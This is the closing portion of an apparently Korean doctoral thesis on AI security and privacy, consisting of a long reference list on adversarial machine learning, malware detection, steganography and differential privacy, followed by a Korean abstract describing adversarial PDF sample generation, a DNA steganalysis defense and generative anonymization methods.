[142] Younhee Kim, Zoran Duric, and Dana Richards. Modified matrix encoding technique for minimal distortion steganography. In *International Workshop on Information Hiding*, pages 314–327. Springer, 2006.

[143] Diederik Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[144] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*, 2014.

[145] Diederik P Kingma and Max Welling. Auto-encoding variational bayes. *arXiv preprint arXiv:1312.6114*, 2013.

[146] James Kirkpatrick, Razvan Pascanu, Neil Rabinowitz, Joel Veness, Guillaume

Desjardins, Andrei A Rusu, Kieran Milan, John Quan, Tiago Ramalho, Agnieszka Grabska-Barwinska, et al. Overcoming catastrophic forgetting in neural networks. *Proceedings of the national academy of sciences*, 114(13):3521–3526, 2017.

[147] Pang Wei Koh and Percy Liang. Understanding black-box predictions via influence functions. In *34th International Conference on Machine Learning*, 2017.

[148] Jakub Konečnỳ, H Brendan McMahan, Daniel Ramage, and Peter Richtárik. Federated optimization: Distributed machine learning for on-device intelligence. *arXiv preprint arXiv:1610.02527*, 2016.

[149] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems*, 2012.

[150] Alexey Kurakin, Ian Goodfellow, and Samy Bengio. Adversarial machine learning at scale. *arXiv preprint arXiv:1611.01236*, 2016.

[151] Alexey Kurakin, Ian J Goodfellow, and Samy Bengio. Adversarial examples in the physical world. In *Artificial Intelligence Safety and Security*, pages 99–112. Chapman and Hall/CRC, 2018.

[152] Cassidy Laidlaw and Soheil Feizi. Functional adversarial attacks. In *Advances in Neural Information Processing Systems*, pages 10408–10418, 2019.

[153] Pavel Laskov and Nedim Šrndić. Static detection of malicious javascript-bearing pdf documents. In *Proceedings of the 27th annual computer security applications conference*, pages 373–382. ACM, 2011.

[154] Pavel Laskov et al. Practical evasion of a learning-based classifier: A case study. In *IEEE Symposium on Security and Privacy*, 2014.

[155] Yann LeCun, Corinna Cortes, and CJ Burges. Mnist handwritten digit database, 2010. URL `http://yann.lecun.com/exdb/mnist`.

[156] Yann LeCun, Yoshua Bengio, and Geoffrey Hinton. Deep learning. *Nature*, 521(7553):436, 2015.

[157] Yann A LeCun, Léon Bottou, Genevieve B Orr, and Klaus-Robert Müller. Efficient backprop. In *Neural networks: Tricks of the trade*, pages 9–48. Springer, 2012.

[158] Mathias Lecuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified robustness to adversarial examples with differential privacy. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 656–672. IEEE, 2019.

[159] Honglak Lee, Roger Grosse, Rajesh Ranganath, and Andrew Y Ng. Convolutional deep belief networks for scalable unsupervised learning of hierarchical representations. In *26th Annual International Conference on Machine Learning*, 2009.

[160] Seil Lee, Hanjoo Kim, Jaehong Park, Jaehee Jang, Chang-Sung Jeong, and Sungroh Yoon. TensorLightning: A traffic-efficient distributed deep learning on commodity spark clusters. *IEEE Access*, 2018.

[161] André Leier, Christoph Richter, Wolfgang Banzhaf, and Hilmar Rauhe. Cryptography with dna binary strands. *Biosystems*, 57(1):13–22, 2000.

[162] Juncheng Li, Frank Schmidt, and Zico Kolter. Adversarial camera stickers:

A physical camera-based attack on deep learning systems. In *International Conference on Machine Learning*, pages 3896–3904, 2019.

[163] Mu Li, David G Andersen, Jun Woo Park, Alexander J Smola, Amr Ahmed, Vanja Josifovski, James Long, Eugene J Shekita, and Bor-Yiing Su. Scaling distributed machine learning with the parameter server. In *Symposium on Operating Systems Design and Implementation*, 2014.

[164] Shaofeng Li, Benjamin Zi Hao Zhao, Jiahao Yu, Minhui Xue, Dali Kaafar, and Haojin Zhu. Invisible backdoor attacks against deep neural networks. *arXiv preprint arXiv:1909.02742*, 2019.

[165] Guangjie Liu, Zhan Zhang, and Yuewei Dai. Improved lsb-matching steganography for preserving second-order statistics. *Journal of Multimedia*, 5(5):458, 2010.

[166] Jian Liu, Mika Juuti, Yao Lu, and N Asokan. Oblivious neural network predictions via MiniONN transformations. In *ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[167] Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. Fine-pruning: Defending against backdooring attacks on deep neural networks. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, 2018.

[168] Kun Liu, Hillol Kargupta, and Jessica Ryan. Random projection-based multiplicative data perturbation for privacy preserving distributed data mining. *IEEE Transactions on knowledge and Data Engineering*, 18(1):92–106, 2005.

[169] Yanpei Liu, Xinyun Chen, Chang Liu, and Dawn Song. Delving into transferable adversarial examples and black-box attacks. *arXiv preprint arXiv:1611.02770*, 2016.

[170] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *25th Annual Network and Distributed System Security Symposium*, 2018.

[171] David J Lockhart and Elizabeth A Winzeler. Genomics, gene expression and dna arrays. *Nature*, 405(6788):827–836, 2000.

[172] David Lopez-Paz et al. Gradient episodic memory for continual learning. In *Advances in Neural Information Processing Systems*, pages 6467–6476, 2017.

[173] Gilles Louppe, Michael Kagan, and Kyle Cranmer. Learning to pivot with adversarial networks. In *Advances in neural information processing systems*, pages 981–990, 2017.

[174] Michael Lucks. A constraint satisfaction algorithm for the automated decryption of simple substitution ciphers. In *Conference on the Theory and Application of Cryptography*, pages 132–144. Springer, 1988.

[175] Xingjun Ma, Bo Li, Yisen Wang, Sarah M Erfani, Sudanthi Wijewickrema, Michael E Houle, Grant Schoenebeck, Dawn Song, and James Bailey. Characterizing adversarial subspaces using local intrinsic dimensionality. *arXiv preprint arXiv:1801.02613*, 2018.

[176] Laurens van der Maaten and Geoffrey Hinton. Visualizing data using t-sne. *Journal of Machine Learning Research*, 9(Nov):2579–2605, 2008.

[177] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. *arXiv preprint arXiv:1706.06083*, 2017.

[178] Davide Maiorca, Igino Corona, and Giorgio Giacinto. Looking at the bag is

not enough to find the bomb: an evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC symposium on Information, computer and communications security*, pages 119–130. ACM, 2013.

[179] DAVIDE MAIORCA, BATTISTA BIGGIO, and GIORGIO GIACINTO. Towards adversarial malware detection: Lessons learned from pdf-based attacks. *arXiv preprint arXiv:1811.00830*, 2018.

[180] Indra Kanta Maitra. Digital steganalysis: Review on recent approaches. *Journal of Global Research in Computer Science*, 2(1), 2011.

[181] Brendan McMahan, Eider Moore, Daniel Ramage, Seth Hampson, and Blaise Agüera y Arcas. Communication-efficient learning of deep networks from decentralized data. In *20th International Conference on Artificial Intelligence and Statistics*, 2017.

[182] H. Brendan McMahan, Daniel Ramage, Kunal Talwar, and Li Zhang. Learning differentially private recurrent language models. In *International Conference on Learning Representations*, 2018.

[183] Dongyu Meng and Hao Chen. Magnet: a two-pronged defense against adversarial examples. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 135–147, 2017.

[184] Lars Mescheder, Andreas Geiger, and Sebastian Nowozin. Which training methods for GANs do actually converge? In *Proceedings of the 35th International Conference on Machine Learning*, volume 80 of *Proceedings of Machine Learning Research*, pages 3481–3490, Stockholmsmässan, Stockholm Sweden, 10–15 Jul 2018. PMLR.

[185] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischoff. On detecting adversarial perturbations. In *International Conference on Learning Representations*, 2017.

[186] Ban Ahmed Mitras and AK Abo. Proposed steganography approach using dna properties. *International Journal of Information Technology and Business Management*, 14(1):96–102, 2013.

[187] Takeru Miyato, Toshiki Kataoka, Masanori Koyama, and Yuichi Yoshida. Spectral normalization for generative adversarial networks. In *International Conference on Learning Representations*, 2018. URL `https://openreview.net/forum?id=B1QRgziT-`.

[188] Takeru Miyato, Shin-ichi Maeda, Masanori Koyama, and Shin Ishii. Virtual adversarial training: a regularization method for supervised and semi-supervised learning. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 41(8):1979–1993, 2018.

[189] Payman Mohassel and Yupeng Zhang. SecureML: A system for scalable privacy-preserving machine learning. In *IEEE Symposium on Security and Privacy*, 2017.

[190] Seyed-Mohsen Moosavi-Dezfooli, Alhussein Fawzi, Omar Fawzi, and Pascal Frossard. Universal adversarial perturbations. In *IEEE Conference on Computer Vision and Pattern Recognition*, 2017.

[191] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *ACM Workshop on Artificial Intelligence and Security*, 2017.

[192] Luis Muñoz-González, Bjarne Pfitzner, Matteo Russo, Javier Carnerero-Cano, and Emil C Lupu. Poisoning attacks with generative adversarial nets. *arXiv preprint arXiv:1906.07773*, 2019.

[193] Vinod Nair and Geoffrey E Hinton. Rectified linear units improve restricted boltzmann machines. In *Proceedings of the 27th international conference on machine learning (ICML-10)*, pages 807–814, 2010.

[194] Annamalai Narayanan, Mahinthan Chandramohan, Rajasekar Venkatesan, Lihui Chen, Yang Liu, and Shantanu Jaiswal. graph2vec: Learning distributed representations of graphs. *arXiv preprint arXiv:1707.05005*, 2017.

[195] Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, and Tadayoshi Kohno. Computer security, privacy, and {DNA} sequencing: Compromising computers with synthesized {DNA}, privacy leaks, and more. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 765–779, 2017.

[196] Michiel O Noordewier, Geoffrey G Towell, and Jude W Shavlik. Training knowledge-based neural networks to recognize genes in dna sequences. *Advances in neural information processing systems*, 3:530–536, 1991.

[197] Augustus Odena, Christopher Olah, and Jonathon Shlens. Conditional image synthesis with auxiliary classifier gans. In *Proceedings of the 34th International Conference on Machine Learning-Volume 70*, pages 2642–2651. JMLR. org, 2017.

[198] Aaron Van Oord, Nal Kalchbrenner, and Koray Kavukcuoglu. Pixel recurrent neural networks. In *33rd International Conference on Machine Learning*, 2016.

[199] Bristena Oprisanu and Emilliano De Cristofaro. Anonimme: Bringing anonymity to the matchmaker exchange platform for rare disease gene discovery. *bioRxiv*, page 262295, 2018.

[200] Tianyu Pang, Chao Du, Yinpeng Dong, and Jun Zhu. Towards robust detection of adversarial examples. In *Advances in Neural Information Processing Systems*, pages 4579–4589, 2018.

[201] Nicolas Papernot, Patrick McDaniel, and Ian Goodfellow. Transferability in machine learning: From phenomena to black-box attacks using adversarial samples. *arXiv preprint arXiv:1605.07277*, 2016.

[202] Nicolas Papernot, Patrick D. McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *IEEE European Symposium on Security and Privacy*, 2016.

[203] Nicolas Papernot, Patrick D. McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE Symposium on Security and Privacy*, 2016.

[204] Nicolas Papernot, Martín Abadi, Úlfar Erlingsson, Ian Goodfellow, and Kunal Talwar. Semi-supervised knowledge transfer for deep learning from private training data. In *International Conference on Learning Representations*, 2017.

[205] Nicolas Papernot, Patrick D. McDaniel, Ian J. Goodfellow, Somesh Jha, Z. Berkay Celik, and Ananthram Swami. Practical black-box attacks against machine learning. In *Asia Conference on Computer and Communications Security*, 2017.

[206] Nicolas Papernot, Shuang Song, Ilya Mironov, Ananth Raghunathan, Kunal Talwar, and Úlfar Erlingsson. Scalable private learning with PATE. In *6th International Conference on Learning Representations*, 2018.

[207] Andrea Paudice, Luis Muñoz-González, Andras Gyorgy, and Emil C Lupu. Detection of adversarial training examples in poisoning attacks through anomaly detection. *arXiv preprint arXiv:1802.03041*, 2018.

[208] Andrea Paudice, Luis Muñoz-González, and Emil C Lupu. Label sanitization against label flipping poisoning attacks. In *Joint European Conference on Machine Learning and Knowledge Discovery in Databases*, 2018.

[209] Shmuel Peleg and Azriel Rosenfeld. Breaking substitution ciphers using a relaxation algorithm. *Communications of the ACM*, 22(11):598–605, 1979.

[210] Tomáš Pevnỳ, Tomáš Filler, and Patrick Bas. Using high-dimensional image models to perform highly undetectable steganography. In *International Workshop on Information Hiding*, pages 161–177. Springer, 2010.

[211] NhatHai Phan, Yue Wang, Xintao Wu, and Dejing Dou. Differential privacy preservation for deep auto-encoders: an application of human behavior prediction. In *AAAI Conference on Artificial Intelligence*, 2016.

[212] NhatHai Phan, Xintao Wu, and Dejing Dou. Preserving differential privacy in convolutional deep belief networks. *Machine Learning*, 106(9-10):1681–1704, 2017.

[213] Chongli Qin, James Martens, Sven Gowal, Dilip Krishnan, Krishnamurthy Dvijotham, Alhussein Fawzi, Soham De, Robert Stanforth, and Pushmeet Kohli. Adversarial robustness through local linearization. In *Advances in Neural Information Processing Systems*, pages 13824–13833, 2019.

[214] Aditi Raghunathan, Jacob Steinhardt, and Percy Liang. Certified defenses against adversarial examples. In *International Conference on Learning Representations*, 2018.

[215] Moheeb Abu Rajab, Lucas Ballard, Noé Lutz, Panayiotis Mavrommatis, and Niels Provos. Camp: Content-agnostic malware protection. 2013.

[216] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. Faster R-CNN: Towards real-time object detection with region proposal networks. In *Advances in Neural Information Processing Systems*, 2015.

[217] Andrew Slavin Ross and Finale Doshi-Velez. Improving the adversarial robustness and interpretability of deep neural networks by regularizing their input gradients. In *Thirty-second AAAI Conference on Artificial Intelligence*, 2018.

[218] Bita Darvish Rouhani, M Sadegh Riazi, and Farinaz Koushanfar. Deepsecure: Scalable provably-secure deep learning. In *5th ACM/ESDA/IEEE Design Automation Conference*, 2018.

[219] L Jerlin Rubini and P Eswaran. Generating comparative analysis of early stage prediction of chronic kidney disease. *International Journal of Modern Engineering Research (IJMER)*, 5(7):49–55, 2015.

[220] Leonid I Rudin, Stanley Osher, and Emad Fatemi. Nonlinear total variation based noise removal algorithms. *Physica D: Nonlinear Phenomena*, 60(1-4): 259–268, 1992.

[221] Andrei A Rusu, Neil C Rabinowitz, Guillaume Desjardins, Hubert Soyer, James Kirkpatrick, Koray Kavukcuoglu, Razvan Pascanu, and Raia Hadsell. Progressive neural networks. *arXiv preprint arXiv:1606.04671*, 2016.

[222] Theo Ryffel, Andrew Trask, Morten Dahl, Bobby Wagner, Jason Mancuso, Daniel Rueckert, and Jonathan Passerat-Palmbach. A generic framework for privacy preserving deep learning. *arXiv preprint arXiv:1811.04017*, 2018.

[223] Leena Salmela. Correction of sequencing errors in a mixed set of reads. *Bioinformatics*, 26(10):1284–1290, 2010.

[224] Pouya Samangouei, Maya Kabkab, and Rama Chellappa. Defense-GAN: Protecting classifiers against adversarial attacks using generative models. In *International Conference on Learning Representations*, 2018.

[225] Sriram Sankararaman, Guillaume Obozinski, Michael I Jordan, and Eran Halperin. Genomic privacy and limits of individual detection in a pool. *Nature genetics*, 41(9):965, 2009.

[226] Amartya Sanyal, Matt J Kusner, Adrià Gascón, and Varun Kanade. TAPAS: Tricks to accelerate (encrypted) prediction as a service. In *International Conference in Machine Learning*, 2018.

[227] Joshua Saxe and Konstantin Berlin. Deep neural network based malware detection using two dimensional binary program features. In *2015 10th International Conference on Malicious and Unwanted Software (MALWARE)*, pages 11–20. IEEE, 2015.

[228] Robert E Schapire, Yoav Freund, Peter Bartlett, Wee Sun Lee, et al. Boosting the margin: A new explanation for the effectiveness of voting methods. *The annals of statistics*, 26(5):1651–1686, 1998.

[229] Johannes Schlumberger, Christopher Kruegel, and Giovanni Vigna. Jarhead analysis and detection of malicious java applets. In *Proceedings of the 28th*

Annual Computer Security Applications Conference, pages 249–257. ACM, 2012.

[230] Ludwig Schmidt, Shibani Santurkar, Dimitris Tsipras, Kunal Talwar, and Aleksander Madry. Adversarially robust generalization requires more data. In *Advances in Neural Information Processing Systems*, pages 5014–5026, 2018.

[231] Stephan C Schuster. Next-generation sequencing transforms today's biology. *Nature methods*, 5(1):16, 2007.

[232] Hovav Shacham et al. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM conference on Computer and communications security*, pages 552–561. New York, 2007.

[233] Ali Shafahi, W. Ronny Huang, Mahyar Najibi, Octavian Suciu, Christoph Studer, Tudor Dumitras, and Tom Goldstein. Poison frogs! targeted clean-label poisoning attacks on neural networks. In S. Bengio, H. Wallach, H. Larochelle, K. Grauman, N. Cesa-Bianchi, and R. Garnett, editors, *Advances in Neural Information Processing Systems*, 2018.

[234] Mahmood Sharif, Sruti Bhagavatula, Lujo Bauer, and Michael K. Reiter. Accessorize to a crime: Real and stealthy attacks on state-of-the-art face recognition. In *ACM SIGSAC Conference on Computer and Communications Security*, 2016.

[235] Haichao Shi, Jing Dong, Wei Wang, Yinlong Qian, and Xiaoyu Zhang. Ssgan: Secure steganography based on generative adversarial networks. In *Pacific Rim Conference on Multimedia*, pages 534–544. Springer, 2017.

[236] Benjamin Shickel, Patrick Tighe, Azra Bihorac, and Parisa Rashidi. Deep EHR: A survey of recent advances on deep learning techniques for electronic

health record (EHR) analysis. *Journal of Biomedical and Health Informatics*, 2017.

[237] Hanul Shin, Jung Kwon Lee, Jaehong Kim, and Jiwon Kim. Continual learning with deep generative replay. In *Advances in Neural Information Processing Systems*, pages 2990–2999, 2017.

[238] Seth L Shipman, Jeff Nivala, Jeffrey D Macklis, and George M Church. Crispr–cas encoding of a digital movie into the genomes of a population of living bacteria. *Nature*, 547(7663):345, 2017.

[239] HJ Shiu, Ka-Lok Ng, Jywe-Fei Fang, Richard CT Lee, and Chien-Hung Huang. Data hiding methods based upon dna sequences. *Information Sciences*, 180(11):2196–2208, 2010.

[240] Reza Shokri and Vitaly Shmatikov. Privacy-preserving deep learning. In *22nd ACM SIGSAC Conference on Computer and Communications Security*, 2015.

[241] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy*, 2017.

[242] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy*, 2017.

[243] Sean Simmons and Bonnie Berger. One size doesn't fit all: measuring individual privacy in aggregate genomic data. 2015:41, 2015.

[244] Sean Simmons, Bonnie Berger, and Cenk Sahinalp. Protecting genomic data privacy with probabilistic modeling. 24:403–414, 2019.

[245] Aman Sinha, Hongseok Namkoong, and John Duchi. Certifiable distributional robustness with principled adversarial training. *stat*, 1050:29, 2017.

[246] Charles Smutz and Angelos Stavrou. Malicious pdf detection using metadata and structural features. In *Proceedings of the 28th annual computer security applications conference*, pages 239–248. ACM, 2012.

[247] Charles Smutz and Angelos Stavrou. When a tree falls: Using diversity in ensemble classifiers to identify evasion in malware detectors. In *NDSS*, 2016.

[248] Congzheng Song and Vitaly Shmatikov. The natural auditor: How to tell if someone used your words to train their model. *arXiv preprint arXiv:1811.00513*, 2018.

[249] Li Song, Liliana Florea, and Ben Langmead. Lighter: fast and memory-efficient sequencing error correction without counting. *Genome biology*, 15 (11):509, 2014.

[250] Yang Song, Taesup Kim, Sebastian Nowozin, Stefano Ermon, and Nate Kushman. Pixeldefend: Leveraging generative models to understand and defend against adversarial examples. In *International Conference on Machine Learning*, 2017.

[251] Yang Song, Rui Shu, Nate Kushman, and Stefano Ermon. Constructing unrestricted adversarial examples with generative models. In *Advances in Neural Information Processing Systems*, 2018.

[252] Nitish Srivastava, Geoffrey Hinton, Alex Krizhevsky, Ilya Sutskever, and Ruslan Salakhutdinov. Dropout: a simple way to prevent neural networks from overfitting. *The Journal of Machine Learning Research*, 15(1):1929–1958, 2014.

[253] Nitish Srivastava, Elman Mansimov, and Ruslan Salakhutdinov. Unsupervised learning of video representations using lstms. In *ICML*, pages 843–852, 2015.

[254] Nedim Šrndic and Pavel Laskov. Detection of malicious pdf files based on hierarchical document structure. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium*, pages 1–16. Citeseer, 2013.

[255] Nedim Šrndić and Pavel Laskov. Hidost: a static machine-learning-based detector of malicious files. *EURASIP Journal on Information Security*, 2016(1): 22, 2016.

[256] Jacob Steinhardt, Pang Wei W Koh, and Percy S Liang. Certified defenses for data poisoning attacks. In *Advances in Neural Information Processing Systems*, 2017.

[257] Gianluca Stringhini, Christopher Kruegel, and Giovanni Vigna. Shady paths: Leveraging surfing crowds to detect malicious web pages. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 133–144. ACM, 2013.

[258] Jiawei Su, Danilo Vasconcellos Vargas, and Kouichi Sakurai. One pixel attack for fooling deep neural networks. *IEEE Transactions on Evolutionary Computation*, 23(5):828–841, 2019.

[259] Johan AK Suykens and Joos Vandewalle. Least squares support vector machine classifiers. *Neural processing letters*, 9(3):293–300, 1999.

[260] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian Goodfellow, and Rob Fergus. Intriguing properties of neural networks. *arXiv preprint arXiv:1312.6199*, 2013.

[261] Florian Tramèr, Alexey Kurakin, Nicolas Papernot, Ian Goodfellow, Dan Boneh, and Patrick McDaniel. Ensemble adversarial training: Attacks and defenses. In *International Conference on Learning Representations*, 2019.

[262] Brandon Tran, Jerry Li, and Aleksander Madry. Spectral signatures in backdoor attacks. In *Advances in Neural Information Processing Systems*, 2018.

[263] Alexander Turner, Dimitris Tsipras, and Aleksander Madry. s. 2018.

[264] Mohammad Faisal Uddin and Amr M Youssef. An artificial life technique for the cryptanalysis of simple substitution ciphers. In *2006 Canadian Conference on Electrical and Computer Engineering*, pages 1582–1585. IEEE, 2006.

[265] Jonathan Uesato, Brendan O'Donoghue, Pushmeet Kohli, and Aaron Oord. Adversarial risk and the dangers of evaluating against weak attacks. In *International Conference on Machine Learning*, 2018.

[266] Michael Veale, Reuben Binns, and Lilian Edwards. Algorithms that remember: model inversion attacks and data protection law. *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, 376 (2133):20180083, 2018.

[267] Isabel Wagner and David Eckhoff. Technical privacy metrics: a systematic survey. *ACM Computing Surveys (CSUR)*, 51(3):57, 2018.

[268] Bolun Wang, Yuanshun Yao, Shawn Shan, Huiying Li, Bimal Viswanath, Haitao Zheng, and Ben Y Zhao. Neural cleanse: Identifying and mitigating backdoor attacks in neural networks. In *40th IEEE Symposium on Security and Privacy*.

[269] Chang Wang and Jiangqun Ni. An efficient jpeg steganographic scheme based

on the block entropy of dct coefficients. In *2012 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 1785–1788. IEEE, 2012.

[270] Qinglong Wang, Wenbo Guo, II Ororbia, G Alexander, Xinyu Xing, Lin Lin, C Lee Giles, Xue Liu, Peng Liu, and Gang Xiong. Using non-invertible data transformations to build adversary-resistant deep neural networks. *arXiv preprint arXiv:1610.01934*, 2016.

[271] Andreas Westfeld. F5—a steganographic algorithm. In *International workshop on information hiding*, pages 289–302. Springer, 2001.

[272] Andreas Westfeld and Andreas Pfitzmann. Attacks on steganographic systems. In *International workshop on information hiding*, pages 61–76. Springer, 1999.

[273] Daan Wierstra, Tom Schaul, Jan Peters, and Juergen Schmidhuber. Natural evolution strategies. In *IEEE Congress on Evolutionary Computation*, 2008.

[274] Eric Wong and Zico Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *International Conference on Machine Learning*, 2018.

[275] Eric Wong, Frank Schmidt, Jan Hendrik Metzen, and J Zico Kolter. Scaling provable adversarial defenses. In *Advances in Neural Information Processing Systems*, pages 8400–8409, 2018.

[276] Pak Chung Wong, Kwong-kwok Wong, and Harlan Foote. Organic data memory using the dna approach. *Communications of the ACM*, 46(1):95–98, 2003.

[277] Pin Wu, Yang Yang, and Xiaoqiang Li. Stegnet: Mega image steganography

capacity with deep convolutional network. *arXiv preprint arXiv:1806.06357*, 2018.

[278] Chaowei Xiao, Jun-Yan Zhu, Bo Li, Warren He, Mingyan Liu, and Dawn Song. Spatially transformed adversarial examples. *arXiv preprint arXiv:1801.02612*, 2018.

[279] Cihang Xie, Jianyu Wang, Zhishuai Zhang, Zhou Ren, and Alan Yuille. Mitigating adversarial effects through randomization. In *International Conference on Learning Representations*, 2018.

[280] Cihang Xie, Yuxin Wu, Laurens van der Maaten, Alan L Yuille, and Kaiming He. Feature denoising for improving adversarial robustness. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 501–509, 2019.

[281] Liyang Xie, Kaixiang Lin, Shu Wang, Fei Wang, and Jiayu Zhou. Differentially private generative adversarial network. *arXiv preprint arXiv:1802.06739*, 2018.

[282] Liyang Xie, Kaixiang Lin, Shu Wang, Fei Wang, and Jiayu Zhou. Differentially private generative adversarial network. *arXiv preprint arXiv:1802.06739*, 2018.

[283] Weilin Xu, Yanjun Qi, and David Evans. Automatically evading classifiers. In *Network and Distributed Systems Symposium*, 2016.

[284] Weilin Xu, David Evans, and Yanjun Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. *arXiv preprint arXiv:1704.01155*, 2017.

[285] Chen Yan, X Wenyuan, and Jianhao Liu. Can you trust autonomous vehicles: Contactless attacks against sensors of self-driving vehicle. In *DEF CON 24 Hacking Conference*, 2016.

[286] Shu Yan, Fan Chen, and Hongjie He. Improved separable reversible data hiding in encrypted image based on neighborhood prediction. In *International Conference on Cloud Computing and Security*, pages 94–103. Springer, 2016.

[287] Chaofei Yang, Qing Wu, Hai Li, and Yiran Chen. Generative poisoning attack method against neural networks. *arXiv preprint arXiv:1703.01340*, 2017.

[288] Andrew Chi-Chih Yao. How to generate and exchange secrets. In *27th Annual Symposium on Foundations of Computer Science*, 1986.

[289] Chong Yu. Integrated steganography and steganalysis with generative adversarial networks. 2018.

[290] Lei Yu, Ling Liu, Calton Pu, Mehmet Emre Gursoy, and Stacey Truex. Differentially private model publishing for deep learning. In *Differentially Private Model Publishing for Deep Learning*, 2019.

[291] Zhenlong Yuan, Yongqiang Lu, Zhaoguo Wang, and Yibo Xue. Droid-sec: deep learning in android malware detection. In *ACM SIGCOMM Computer Communication Review*, volume 44, pages 371–372. ACM, 2014.

[292] Elias A Zerhouni and Elizabeth G Nabel. Protecting aggregate genomic data. *Science*, 322(5898):44–44, 2008.

[293] Haichao Zhang and Jianyu Wang. Defense against adversarial attacks using feature scattering-based adversarial training. In *Advances in Neural Information Processing Systems*, pages 1829–1839, 2019.

[294] Hongyang Zhang, Yaodong Yu, Jiantao Jiao, Eric P Xing, Laurent El Ghaoui, and Michael I Jordan. Theoretically principled trade-off between robustness and accuracy. *arXiv preprint arXiv:1901.08573*, 2019.

[295] Xinpeng Zhang, Jing Long, Zichi Wang, and Hang Cheng. Lossless and reversible data hiding in encrypted images with public-key cryptography. *IEEE Transactions on Circuits and Systems for Video Technology*, 26(9):1622–1631, 2016.

[296] Zhengli Zhao, Dheeru Dua, and Sameer Singh. Generating natural adversarial examples. In *International Conference on Learning Representations*, 2018.

[297] Xiaoyong Zhou, Bo Peng, Yong Fuga Li, Yangyi Chen, Haixu Tang, and XiaoFeng Wang. To release or not to release: evaluating information leaks in aggregate human-genome data. pages 607–627, 2011.

[298] Chen Zhu, W Ronny Huang, Hengduo Li, Gavin Taylor, Christoph Studer, and Tom Goldstein. Transferable clean-label poisoning attacks on deep neural nets. In *International Conference on Machine Learning*, 2019.

[299] Jiren Zhu, Russell Kaplan, Justin Johnson, and Li Fei-Fei. Hidden: Hiding data with deep networks. In *Proceedings of the European Conference on Computer Vision (ECCV)*, pages 657–672, 2018.

Abstract

인공지능 모델을 사용하기 위해서는 개인별 데이터 수집이 필수적이다. 반면 개인의 민감한 데이터가 유출되는 경우에는 프라이버시 침해의 소지가 있다. 인공지능 모델을 사용하는데 수집된 데이터가 외부에 유출되지 않도록 하거나, 익명화, 부호화 등의 보안 기법을 인공지능 모델에 적용하는 분야를 Private AI로 분류할 수 있다. 또한 인공지능 모델이 노출될 경우 지적 소유권이 무력화될 수 있는 문제점과, 악의적인 학습 데이터를 이용하여 인공지능 시스템을 오작동할 수 있고 이러한 인공지능 모델 자체에 대한 위협은 Secure AI로 분류할 수 있다.

본 논문에서는 학습 데이터에 대한 공격을 기반으로 신경망의 결손 사례를 보여준다. 기존의 AEs 연구들은 이미지를 기반으로 많은 연구가 진행되었다. 보다 복잡한 heterogenous한 PDF 데이터로 연구를 확장하여 generative 기반의 모델을 제안하여 공격 샘플을 생성하였다. 다음으로 이상 패턴을 보이는 샘플을 검출할 수 있는 DNA steganalysis 방어 모델을 제안한다. 마지막으로 개인 정보 보호를 위해 generative 모델 기반의 익명화 기법들을 제안한다.

요약하면 본 논문은 인공지능 모델을 활용한 공격 및 방어 알고리즘과 신경망을 활용하는데 발생되는 프라이버시 이슈를 해결할 수 있는 기계학습 알고리즘에 기반한 일련의 방법론을 제안한다.

keywords: 기계학습, 심층학습, 신경망, 인공지능 보안, 데이터 익명화

student number: 2016-37982